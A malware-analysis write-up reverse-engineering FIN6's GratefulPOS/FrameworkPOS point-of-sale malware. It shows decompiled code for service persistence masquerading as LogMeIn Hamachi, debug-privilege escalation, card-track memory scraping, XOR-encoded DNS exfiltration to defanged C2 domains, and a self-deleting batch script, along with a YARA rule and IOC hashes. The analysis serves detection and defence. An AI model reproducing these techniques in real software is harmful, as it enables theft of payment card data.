Update: Let's Learn: Reversing FIN6 "GratefulPOS" aka "FrameworkPOS" Point-of-Sale Malware in-Depth

vkremez.com/2017/12/lets-learn-reversing-grateful-point-of.html

Goal: Reverse the latest Point-of-Sale (POS) malware dubbed "GratefulPOS" in-depth including some of the notable source code-level insights.

Source: RSA FirstWatch Blog
"GratefulPOS credit card stealing malware - just in time for the shopping season"
Malware Sample: 67a53bd24ee8499fed79c8c368e05f7a
Credit: @w1mp1k1ng
POS Malware Brief:

> POS malware targets targets systems that run physical point-of-sale device and operates by inspecting the process memory for data that matches the structure of credit card data (Track1 and Track2 data), such as the account number, expiration date, and other information stored on a card's magnetic stripe. After the cards are first scanned, the personal account number (PAN) and accompanying data sit in the point-of-sale system's memory unencrypted while the system determines where to send it for authorization.

> Look Maa! It's zero-detection Point-of-Sales #POS #malware we are calling #gratefulPOS just in time for holiday shopping season! https://t.co/WpA6KCi3zu
> — w1mp1 (@w1mp1k1ng) December 8, 2017

FrameworkPOS aka GratefulPOS Background:

> Masked as the LogMein software, the GratefulPOS malware appears to have emerged during the fall 2017 shopping season with low detection ratio according to some of the earliest detections displayed on VirusTotal. The first sample was upload in November 2017. Additionally, this malware appears to be related to the Framework POS malware, which was linked to some of the high-profile merchant breaches in the past. All in all, the GratefulPOS malware appears to communicate via DNS with the purported "grp1" campaign identifier and contains debug Track 2 data presumably for testing purposes.

Deep dive into the GratefulPOS malware:
I. Malware Service Installation and Persistence
II. Byte String Build and XOR Encoder with Key "0AAh"
III. Memory Scraping Debug Privilege
IV. Client-Server Communications
V. Logger File and Collector File Generation
VI. Scraping Process Whitelisting
VII. Memory Scraping Logic
VIII. Luhn Algorithm
X. Self-Deletion Process
XI. Yara Signature

I. Malware Service Installation and Persistence

The first thing that this GratefuPOS malware does is creates itself up as a service for persistence.
The malware masks itself as a legitimate-looking service titled "**LogMeIn Hamachi Launcher**" with the short name of "**LogMeInHamachi**". For those unfamiliar, **LogMeIn Hamachi** is a "virtual private network (VPN) application that is capable of establishing direct links between computers that are behind NAT firewalls without requiring reconfiguration (when the user's PC can be accessed directly without relays from the Internet/WAN

side)." Such VPN software is extremely popular amongst administrators and technicians who might need to remotely login to the point-of-sale card network to address IT administrative and network issues.

```
if ( func_strstr(a3, "stop") )                    // GratefulPOS Control Function
{
  stop_service_error();
  stop_service();
  result = 0;
}
else if ( func_strstr(a3, "uninstall") )
{
  stop_service_error();
  stop_service();
  result = 0;
}
else if ( func_strstr(a3, "install") )
{
  install_service();
  result = 0;
}
else if ( func_strstr(a3, "service") )
{
  ServiceStartTable.lpServiceName = (LPSTR)lpServiceName;
  ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)proc_function;
  v6 = 0;
  v7 = 0;
  StartServiceCtrlDispatcherA(&ServiceStartTable);
  result = 0;
}
else if ( get_sid_func() == 1 )
{
  install_service();
  cannot_start_service();
  result = 0;
```

00000400 mal_control_func:7

The malware control function contains the following four functions:

stop

start

install

uninstall

The install function leverages usual OpenSCManagerA, CreateServiceA to create the service with the description "Provides launch functionality for LogMeInHamachi services." Additionally, it creates a unique mutex titled '**DLLLaunchasdf1**'

```
qmemcpy(&v11, "Cannot install service (%d)", 0x1Cu);// GrateFul POS Install Function
if ( GetModuleFileNameA(0, &Filename, 0x104u) )
{
  strcat(&Filename, " -service");
  hSCManager = OpenSCManagerA(0, 0, 2u);
  if ( hSCManager )
  {
    hService = CreateServiceA(
                 hSCManager,
                 lpServiceName,
                 "LogMeInHamachi Process Launcher",
                 0xF01FFu,
                 0x10u,
                 2u,
                 1u,
                 &Filename,
                 0,
                 0,
                 0,
                 0,
                 0);
    if ( hService )
    {
      Info = -1;
      v4 = 0;
      v3 = 0;
      v5 = 1;
      v6 = &v8;
      *(_DWORD *)&v8 = 1;
      v1 = 900000;
      v7 = "Provides launch functionality for LogMeInHamachi services.";
      ChangeServiceConfig2A(hService, 2u, &Info);
      ChangeServiceConfig2A(hService, 1u, &v7);
```

II. XOR Byte String Build and XOR Obfuscation with Key "0AAh"

Throughout its execution, the malware builds some notable strings via xoring the byte section in the loop * (&byte_memory ++) ^= 0x4Dh (via sequence of mov, xor, shl, movsx, and shl calls) displaying the strings as

follows:
4060320344370557=19022010000068600000

ns[.]a193-45-3-47-deploy-akamaitechnologies[.]com

SeDebugPrivilege

0.0.0.0

recv

send
Oftentimes, malware coders build string paths to bypass some static anti-virus detection.
Notably, the GratefulPOS malware obfuscates its stolen data via the hardcoded XOR byte key to strings as follows:
*((_BYTE *)value + iter) ^= 0AAh
and converts it into hexadecimals adding to snprintf API call. The hardcoded xor byte key used is "0AAh."
Additionally, the malware checks the hardcoded string array while it XOR's the data. The XOR key function location is as follows:

Address	Function
.text:004030DB	notice_write_func
.text:00403847	memory_parser
.text:00403873	memory_parser
.text:004039DE	memory_parser
.text:00406C43	computer_name_gen

III. Memory Scraping Debug Privilege


Then, the POS malware tries to obtain "SeDebugPrivilege" access for memory parsing leveraging the combination of GetCurrentProcess, OpenProcessToken, LookupPrivilegeValueA, and AdjustTokenPrivileges API calls.

```
int __cdecl sedebug_escalation(LPCSTR lpName)
{
  HANDLE v1;
  int result;
  DWORD ReturnLength;
  HANDLE TokenHandle;
  struct _TOKEN_PRIVILEGES NewState;

  memset(&NewState, 0, 0x10u);                  // GratefulPOS obtain SeDebugPrivilege
  NewState.PrivilegeCount = 1;
  v1 = GetCurrentProcess();
  if ( OpenProcessToken(v1, 0xF01FFu, &TokenHandle) )
  {
    if ( LookupPrivilegeValueA(0, lpName, (PLUID)NewState.Privileges) )
    {
      NewState.Privileges[0].Attributes = 2;
      if ( AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0, 0, &ReturnLength) )
      {
        CloseHandle(TokenHandle);
        result = 1;
```

```
    }
    else
    {
      CloseHandle(TokenHandle);
      result = 0;
    }
  }
  else
  {
    CloseHandle(TokenHandle);
    result = 0;
  }
 }
 else
 {
  result = 0;
 }
 return result;
}
```

IV. Client-Server Communications

The malware proceeds to check if the SID using AllocateAndInitializeSid and EqualSid to see if it has succeeded with the call. If the return call equals "1," the malware copies and stores the string "adm" indicating admin privileges. Otherwise, GratefulPOS copies and stores the string "nadm" indicating the absence of such privileges.



Eventually, the malware uses this information as part of the ping.%s.%s.%s.%s storing it as string in the first argument to reach the server ns[.]a193-45-3-47-deploy-akamaitechnologies[.]com (GET /index.php HTTP/1.0, wherein the host username is generated via GetComputerNameA xor'ed with the byte key used "0AAh" and converted into hexadecimals). All in all, the malware runs the server calls in a separate thread. The POS malware then sleeps randomly for the period of between 2 hours and 3 hours (rand() % 3600000 + 7200000) before the next server call. GratefulPOS also adds the likely campaign identifier as "**grp1**" to the request when sending the data to the server. Notably, if the malware reads the value as "**cccc**," it removes itself from the system. The malware collects both local computer name and its local IP.

```
signed int __cdecl get_http_resolve_func(int a1)
{
  signed int result;
  char v2;
  int v3;
  int v4;
  int v5;
  int v6;
  int v7;
  int v8;
  int v9;
  int v10;
  char v11;
  char v12;

  v11 = 0;
  memset(&v12, 0, 0x7FFu);
  _snprintf(&v11, 2047u, "%s.%s.%s.%s", logmein_bid_value, computer_name, 'grp1', a1, &name);
  v10 = 0;
  v6 = 0;
  memset(&v2, 0, 0x20u);
  v3 = 0;
  v4 = 1;
  v5 = 17;
  v7 = call_c2((int)&v11, (int)"http", (int)&v2, (int)&v10);
  if ( v7 )
  {
    result = -1;
  }
  else
  {
    v8 = *(_DWORD *)(v10 + 24);
    v9 = *(_DWORD *)(v8 + 4);
    if ( v9 == 'cccc' )
      self_delete_func();
    func_6(v10);
    result = 0;
  }
  return result;
```

V. Logger File and Collector File Generation

The POS malware proceeds to open the file "logmein[.]bid" with read access privileges and read first 10 bytes. If it does not exit it will create a file "logmein[.]bid" with four two-digit random signed integers between 0 and 255

in hexadecimals generated via the rand() % 255 command. This generated string becomes the exfiltration file marker masked as a system ".dat" file.

VI. Scraping Process Whitelisting

Then, the POS malware obtains a snapshot of current running processes via CreateToolhelp32Snapshot and compares it against the whitelisted ones for memory scraping function. The whitelisted functions as follows:

wininit.exe

services.exe

smss.exe

csrss.exe

winlogon.exe

sched.exe

lsass.exe

svchost.exe

conhost.exe

ctfmon.exe

spoolsv.exe

System

taskmgr.exe

explorer.exe

wmiprvse.exe

mdm.exe

chrome.exe

Chrome.exe

RegSrvc.exe

firefox.exe

This is done to shorten memory scraping time looking for Track data by excluding known processes not associated with possible point-of-sale software.


VII. Memory Scraping Logic

GratefulPOS proceeds to read process memory pages leveraging using VirtualQueryEx reading Buffer.State & 0x1000 && Buffer.Protect & 0xCC at a time. The malware also compares if the process file path is at least 5 characters long. Then, the POS malware scans memory regions via ReadProcessMemory API looking for Track 1 and Track 2 data and writing and appending it to the ".dat" file as "tt1.%s.%s.%s.%s" Track 1 data and "tt2.%s.%s" Track 2 data if the matched length is 140 and 60 characters, respectively. The malware also checks if it can reach the server and after several attempts it deletes the stolen data. Additionally, GratefulPOS appends "notice" to the same file to mark debugger output.

The observed structure of the submitted requests data is as follows:

[HOST_ID].grp1.ping.[ADMIN].[LOCAL_IP].[LOCAL_USERNAME].ns[.]a193-45-3-47-deploy-akamaitechnologies.com
[HOST_ID].grp1.notice.[PROCESS_ATTACHED].ns[.]a193-45-3-47-deploy-akamaitechnologies.com
[HOST_ID].grp1.tt1.[TRACK1_INFORMATION].ns[.]a193-45-3-47-deploy-akamaitechnologies.com
[HOST_ID].grp1.tt2.[TRACK2_INFORMATION].ns[.]a193-45-3-47-deploy-akamaitechnologies.com

VIII. Luhn Algorithm



The malware also validates the card information by running the Luhn algorithm for any purported track data that does not begin with digits “4” (VISA), “5” (Mastercard), “6” (Discover), “34" (AMEX), “37” (AMEX), “36” (Diner’s Club), and “300-305” (Diner’s Club).

The Luhn function that verifies the validity of personal account number (PAN) is as follows:


```
BOOL __cdecl Luhn_Check(char *a1)
{
  size_t v1;
  int v3;
  signed int v4;
  signed int v5;
  size_t v6;
  int v7;
  int v8;
  int v9;
  int v10;
  int v11;
  int v12;
  int v13;
  int v14;
  int v15;
  int v16;

  v7 = 0;
  v8 = 2;
  v9 = 4;
  v10 = 6;
```

```
  v11 = 8;
  v12 = 1;
  v13 = 3;
  v14 = 5;
  v15 = 7;
  v16 = 9;
  v5 = 1;
  v4 = 0;
  v6 = strlen(a1);
  while ( 1 )
  {
    v1 = v6--;
    if ( !v1 )
      break;
    if ( v5 )
      v3 = a1[v6] - 48;
    else
      v3 = *(&v7 + a1[v6] - 48);
    v4 += v3;
    v5 = v5 == 0;
  }
  return v4 % 10 == 0;
}
```

X. Self-Deletion Process

The malware deletes itself removing itself the RUN key registry key as "

LogMeIn Hamachi Launcher" and deleting itself as "logmeinlauncher[.]exe" upon reading the instruction "cccc."





```
11  phkResult = 0;
12  RegCreateKeyExA(
13    HKEY_CURRENT_USER,
14    "Software\\Microsoft\\Windows\\CurrentVersion\\Run",
15    0,
16    0,
17    0,
18    0x2001Fu,
19    0,
20    &phkResult,
21    0);
22  RegDeleteValueA(phkResult, "LogMeIn Hamachi Launcher");
23  RegCloseKey(phkResult);
24  sprintf(&FileName, "%s.dat");
25  DeleteFileA(&FileName);
26  DeleteFileA("logmein.bid");
27  qmemcpy(
28    &v6,
29    "ping 1.1.1.1 -n 1 -w 3000 > nul\rlogmeinlauncher.exe stop\ndel logmeinlauncher.exe\ndel sd.bat\n",
30    0x5Du);
31  v3 = fopen("sd.bat", "w");
32  v0 = strlen(&v6);
33  fwrite(&v6, v0, 1u, v3);
34  fclose(v3);
35  memset(&StartupInfo, 0, 0x44u);
36  StartupInfo.cb = 68;
37  StartupInfo.wShowWindow = 0;
38  memset(&ProcessInformation, 0, 0x10u);
39  CreateProcessA(0, "sd.bat", 0, 0, 1, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
40  exit(0);
41}
```

XI. YARA RULE

```
rule crime_win32_gratefulpos_trojan {
        meta:
                description = "GratefulPOS malware variant"
                author = "@VK_Intel"
                reference = "Detects GratefulPOS"
                date = "2017-12-10"
        strings:
                $s0 = "conhost.exe" fullword ascii
```

```
        $s1 = "del logmeinlauncher.exe" fullword ascii
        $s2 = "Chrome.exe" fullword ascii
        $s3 = "taskmgr.exe" fullword ascii
        $s4 = "firefox.exe" fullword ascii
        $s5 = "logmeinlauncher.exe stop" fullword ascii
        $s6 = "ping 1.1.1.1 -n 1 -w 3000 > nul" fullword ascii
        $s7 = "Ymscoree.dll" fullword wide
        $s8 = "LogMeInHamachi Process Launcher" fullword ascii
        $s9 = "sched.exe" fullword ascii
        $s10 = "wininit.exe" fullword ascii
        $s11 = "wmiprvse.exe" fullword ascii
        $s12 = "RegSrvc.exe" fullword ascii
        $s13 = "mdm.exe" fullword ascii
        $s14 = "GET /index.php HTTP/1.0" fullword ascii
        $s15 = "LogMeIn Hamachi Launcher" fullword ascii
        $s16 = "logmein.bid" fullword ascii
        $s17 = "del sd.bat" fullword ascii
        $s18 = "sd.bat" fullword ascii
    condition:
        uint16(0) == 0x5a4d and filesize < 500KB and 10 of them
}
```

Update (May 16, 2019); Some of the new FIN6 FrameworkPoS malware variants were spotted by @malz_intel revealing that the group is still utilizes the 64-bit malware variant with two export functions "workerIntstance" and "debugPoint".
The malware variant creates a mutex "Global.Ms.ThreadPooling.MyAppSingleInstance" with the Russian language version section storing the stolen Track1/Track2 data in "Temp\memscrp.stp" with ".stopped" marker.
The server naming convention is still "ns.akamai1811[.]com" via DNS exfiltration.



The malware writes the bot ID to C:\Microsoft\HelpAssistant\btid.dat.
As usual, the FrameworkPoS malware forms the query with adding scraper card Track1 under "tt1" and Track2 under "tt2" prefixes.

```
33  sub_180003F30(a1, &qword_18000A170, ".");
34  Dst = 0i64;
35  v24 = 0i64;
36  v25 = 0i64;
37  v6 = 0i64;
38  do
39    ++v6;
40  while ( aF4[v6] );
41  sub_180003648((__int64)&Dst, v6);
42  v7 = Dst;
43  memcpy(Dst, "F4", v6);
44  v8 = sub_18000358C(v3, v7, 0i64, v6) != -1;
45  operator delete[](v7);
46  v9 = v8 == 0;
47  v10 = 0i64;
48  if ( v9 )
49  {
50    v12 = "tt2.";
51    do
52    {
53      ++v12;
54      ++v10;
55    }
56    while ( *v12 );
57    sub_180003648(v5, v10 + *(_QWORD *)(v5 + 8));
58    v11 = "tt2.";
59  }
60  else
61  {
62    do
63      ++v10;
64    while ( aTt1_[v10] );
65    sub_180003648(v5, v10 + *(_QWORD *)(v5 + 8));
66    v11 = "tt1.";
67  }
68  memcpy((void *)(*(_QWORD *)v5 + *(_QWORD *)(v5 + 8)), v11, v10);
69  *(_QWORD *)(v5 + 8) += v10;
70  v13 = 0i64;
71  v27 = 0i64;
```

2019-05-16: FIN6 FrameworkPoS URL builder -> Track1/2 Exfiltration

Notably, the FrameworkPoS still leverages hex with 0xAA byte XOR encoding for exfiltrated data with the ping request, for example, as follows (decoded):

```
[LOCAL_IP];[USERNAME];[X64/X86];[HOSTNAME];[limited_privs|admin_privs];
```

Now, this malware also contains an altered "greedier" version of the Track1/Track2 scanner logic focusing less on static card prefixes and service codes but for more any data that looks like Track1/Track2.

```
194     if ( *(_BYTE *)(v28 + _RDI + 13) < '0' )
195       goto LABEL_117;
196     if ( *(_BYTE *)(v28 + _RDI + 19) > '9' )
197       goto LABEL_117;
198     v31 = *(_BYTE *)(v28 + _RDI + 1);
199     if ( v31 < '0' )
200       goto LABEL_117;
201     if ( *(_BYTE *)(v28 + _RDI + 11) > '9' )
202       goto LABEL_117;
203     if ( *(_BYTE *)(v28 + _RDI + 3) < '0' )
204       goto LABEL_117;
205     if ( v31 > '9' )
206       goto LABEL_117;
207     v32 = *(_BYTE *)(v28 + _RDI + 5);
208     if ( v32 < '0'
209       || *(_BYTE *)(v28 + _RDI + 17) > '9'
210       || *(_BYTE *)(v28 + _RDI + 7) < '0'
211       || *(_BYTE *)(v28 + _RDI + 23) > '9'
212       || *(_BYTE *)(v28 + _RDI + 9) < '0'
213       || *(_BYTE *)(v28 + _RDI + 3) > '9'
214       || *(_BYTE *)(v28 + _RDI + 11) < '0'
215       || v32 > '9' )
216     {
217       goto LABEL_117;
218     }
219     v78 = 0i64;
220     v79 = 0i64;
221     v80 = 0i64;
222     sub_1800021E0((__int64)&v78, 0i64);
223     v33 = *(_QWORD *)(v6 + 56);
224     v34 = 16i64;
225     v35 = 0i64;
226     v79 = 0i64;
227     if ( v16 == '3' )
228       v34 = 15i64;
229     while ( 1 )
230     {
231       v36 = *(_BYTE *)(v33 + 2 * v34 + _RDI - 1) - '=';
232       if ( v36 <= 0x21u )
233       {
234
235
```

2019-05-15: Possible FIN6 Newer Framework POS -> Track1/2 Parser for Personal Account Number (Memory)

Update (December 21, 2017): Thanks for the feedback in the comment section, I've compiled all the IOCs in one table listing Framework/GratefuPOS malware hashes (in SHA1), campaign IDs, service names, and known nameserver C2s.

FRAMEWORK/GRATEFULPOS MALWARE	CAMPAIGN ID	SERVICE	NS C2
3e7efa7ad5de8fe7698d993c968bc108ef0350d6	grp02	DllLaunch	ns[.]a23-33-37-54-deploy-akamaitechnologies.[]com
268f4b8f7c981b04d2d19d4102cdcca6f965d3f3	grp03	DllLaunch	ns[.]a23-33-37-54-deploy-akamaitechnologies.[]com
77bd272517a3c1abc8f5e07af3a5980becb3652e	grp03	LogMeInServer	ns[.]a23-33-37-54-deploy-akamaitechnologies.[]com
1762b5583552a435528334ffc552b73699e477cb	grp05	LogMeInServer	ns[.]a23-33-37-54-deploy-akamaitechnologies.[]com
d957e492e918ed200268e681907f4c7644b1a211	grp1	LogMeInHamachi	ns[.]a193-45-3-47-deploy-akamaitechnologies[.]com
2e7ca3676593674e9d75fb3efc73be62e378f5ce	grp10	LogMeInServer	ns[.]a23-33-37-54-deploy-akamaitechnologies.[]com
c76c62981f3d6526d799dd93f61559915f09005e	grp2	LogMeInHamachi	ns[.]a193-45-3-47-deploy-akamaitechnologies[.]com
2d9b601d09bc1e49c94b316263f96d6ee6e57c54	v1702	TrueTypeFontSvc	ns[.]a193-108-94-56-deploy-akamaitechnologies[.]com
17b657174313e3e7ce84c030991a271b66eb0840	v1702	TrueTypeFontSvc	ns[.]a193-108-94-56-deploy-akamaitechnologies[.]com
04595012daaaf75f0a72db87b76e9fd9401a7a40	v1705	PnPH	ns[.]a193-108-94-56-deploy-akamaitechnologies[.]com
0eb7ac6d2d99d702ecc8b86ff90b0aac	296bd6eb	N/A (Dll)	ns.akamai1811[.]com